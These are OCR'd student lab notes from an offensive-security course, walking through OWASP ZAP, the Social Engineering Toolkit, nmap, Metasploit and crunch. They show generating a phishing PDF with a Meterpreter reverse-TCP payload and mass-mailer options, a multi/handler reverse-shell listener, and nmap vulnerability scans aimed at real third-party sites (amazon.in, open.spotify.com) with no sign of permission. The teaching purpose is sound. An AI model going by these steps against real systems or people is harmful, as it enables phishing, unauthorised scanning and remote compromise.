
Practical 4


AIM on vulnerability scanning and assessment

ZAP



Use can type any domain in url attack box





Untitled Session - OWASP ZAP 2.9.0
File Edit View Analyse Report Tools Import Online Help
Safe Mode
Sites
Quick Start
Request
Response
Contexts
Default Context
Sites
This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
Please be aware that you should only attack applications that you have been specifically been given permission to test.
URL to attack:
Attacking arbitrary URLs is not permitted in Protected or Safe mode.
Select...
Use traditional spider:
Use ajax spider:
with
Firefox Headless
Attack
Stop
Progress:
Attack complete - see the Alerts tab for details of any issues found
History
Search
Alerts
Output
AJAX Spider
Active Scan
Breakpoints
Callbacks
HTTP Sessions
Spider
WebSockets
Fuzzer
Zest Results
New Scan
Progress:
0: http://amazon.in
100%
Current Scans: 0
URLs Found: 9
Nodes Added: 4
Export
URLs
Added Nodes
Messages
Processed
Method
URI
Flags
GET
https://amazon.in/sitemap.xml
GET
https://www.amazon.in/
Out of Scope
GET
https://www.amazon.in/robots.txt
Out of Scope
GET
https://www.amazon.in/sitemap.xml
Out of Scope
Alerts
Primary Proxy: localhost:8080
Current Scans

.


Practical 5


AIM : on use of Social Engineering Tookit

Step 1:



Step 2:





```
   1) Perform a Mass Email Attack
   2) Create a FileFormat Payload
   3) Create a Social-Engineering Template

  99) Return to Main Menu

 set:phishing>2
```

```
   1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
   2) SET Custom Written Document UNC LM SMB Capture Attack
   3) MS15-100 Microsoft Windows Media Center MCL Vulnerability
   4) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
   5) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
   6) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
   7) Adobe Flash Player "Button" Remote Code Execution
   8) Adobe CoolType SING Table "uniqueName" Overflow
   9) Adobe Flash Player "newfunction" Invalid Pointer Use
  10) Adobe Collab.collectEmailInfo Buffer Overflow
  11) Adobe Collab.getIcon Buffer Overflow
  12) Adobe JBIG2Decode Memory Corruption Exploit
  13) Adobe PDF Embedded EXE Social Engineering
  14) Adobe util.printf() Buffer Overflow
  15) Custom EXE to VBA (sent via RAR) (RAR required)
  16) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
  17) Adobe PDF Embedded EXE Social Engineering (NOJS)
  18) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
  19) Apple QuickTime PICT PnSize Buffer Overflow
  20) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
  21) Adobe Reader u3D Memory Corruption Vulnerability
  22) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

 set:payloads>13
```

```
   1. Use your own PDF for attack
   2. Use built-in BLANK PDF for attack

set:payloads>2
```

```
  1) Windows Reverse TCP Shell              Spawn a command shell on victim and send back to attacker
  2) Windows Meterpreter Reverse_TCP        Spawn a meterpreter shell on victim and send back to attacker
  3) Windows Reverse VNC DLL                Spawn a VNC server on victim and send back to attacker
  4) Windows Reverse TCP Shell (x64)        Windows X64 Command Shell, Reverse TCP Inline
  5) Windows Meterpreter Reverse_TCP (X64)  Connect back to the attacker (Windows x64), Meterpreter
  6) Windows Shell Bind_TCP (X64)           Execute payload and create an accepting port on remote system
  7) Windows Meterpreter Reverse HTTPS      Tunnel communication over HTTP using SSL and use Meterpreter

set:payloads>2
```

```
set:payloads>2
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168.141.130]:
set:payloads> Port to connect back on [443]:
[-] Defaulting to port 443...
[*] All good! The directories were created.
[-] Generating fileformat exploit...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Payload creation complete.
[*] All payloads get sent to the template.pdf directory
[*] If you are using GMAIL - you will need to need to create an application password: https://support.google.com/accounts/answer/6010255?hl=e
n
[-] As an added bonus, use the file-format creator in SET to create your attachment.

   Right now the attachment will be imported with filename of 'template.whatever'

   Do you want to rename the file?

   example Enter the new filename: moo.pdf

    1. Keep the filename, I don't care.
    2. Rename the file, I want to be cool.

set:phishing>2
```

```
set:phishing> New filename:bee.pdf
[*] Filename changed, moving on...

   Social Engineer Toolkit Mass E-Mailer

   There are two options on the mass e-mailer, the first would
   be to send an email to one individual person. The second option
   will allow you to import a list and send it to as many people as
   you want within that list.

   What do you want to do:

   1.  E-Mail Attack Single Email Address
   2.  E-Mail Attack Mass Mailer

   99. Return to main menu.

set:phishing>
```

New tab

```
File   Actions   Edit   View   Help
 + New Tab                    Ctrl+Shift+T
```

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root💀kali)-[/home/kali]
└─# cd

┌──(root💀kali)-[~]
└─# cd .set

┌──(root💀kali)-[~/.set]
└─# ls
bee.pdf  payload.options  set.options  template.pdf  template.rc  version.lock
```

Practical 6

AIM : Exploit web based application

Using nmap

Command:

sudo nmap -v -sA -O -sV open.spotify.com -T4 --script=vulners

sudo stand for super user

nmap stand for network mapping

-v stand for verbose

-O stand for finding operating system

-sA stand for aggressive scan

-sV stand for version detection

-T4 kuch tho tumlog search karo

--script=vulners it scan vulnerability

Or external k time ye ek command type kar k mat baith jana divided kar k scanning perform karna

Like

sudo nmap -v open.spotify.com

sudo nmap -v open.spotify.com -O

sudo nmap -v open.spotify.com -O -sA

sudo nmap -v open.spotify.com -O -sA --script=vulners

Practical 7

AIM : using Metasploit Framework for exploitation

```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ msfconsole
                                                  /

  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready ...
  > access security
  access: PERMISSION DENIED.
  > access security grid
  access: PERMISSION DENIED.
  > access main security grid
  access: PERMISSION DENIED....and...
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!

       =[ metasploit v6.0.15-dev                          ]
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
```

```
msf6 >
msf6 > search exploits
```

```
msf6 > use exploit/multi/handler
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```

```
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description

   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process,
 none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

```
   0   Wildcard Target


msf6 exploit(multi/handler) > set LHOST 192.168.1.123
LHOST => 192.168.1.123
msf6 exploit(multi/handler) >
```

```
msf6 exploit(multi/handler) > set LHOST 192.168.1.123
LHOST => 192.168.1.123
msf6 exploit(multi/handler) > run
```

Practical 8

Aim based on Password analysis for password cracking

Command : crunch 1 2 12345678>wordlist.txt

```
┌──(kali㉿kali)-[~/Desktop]
└─$ crunch 1 2 0123456789>wordlist.txt
Crunch will now generate the following amount of data: 320 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 110
```

command : crunch 10 10 -t manav^%%%%

```
┌──(kali㉿kali)-[~/Desktop]
└─$ crunch 10 10 -t manav^%%%%
```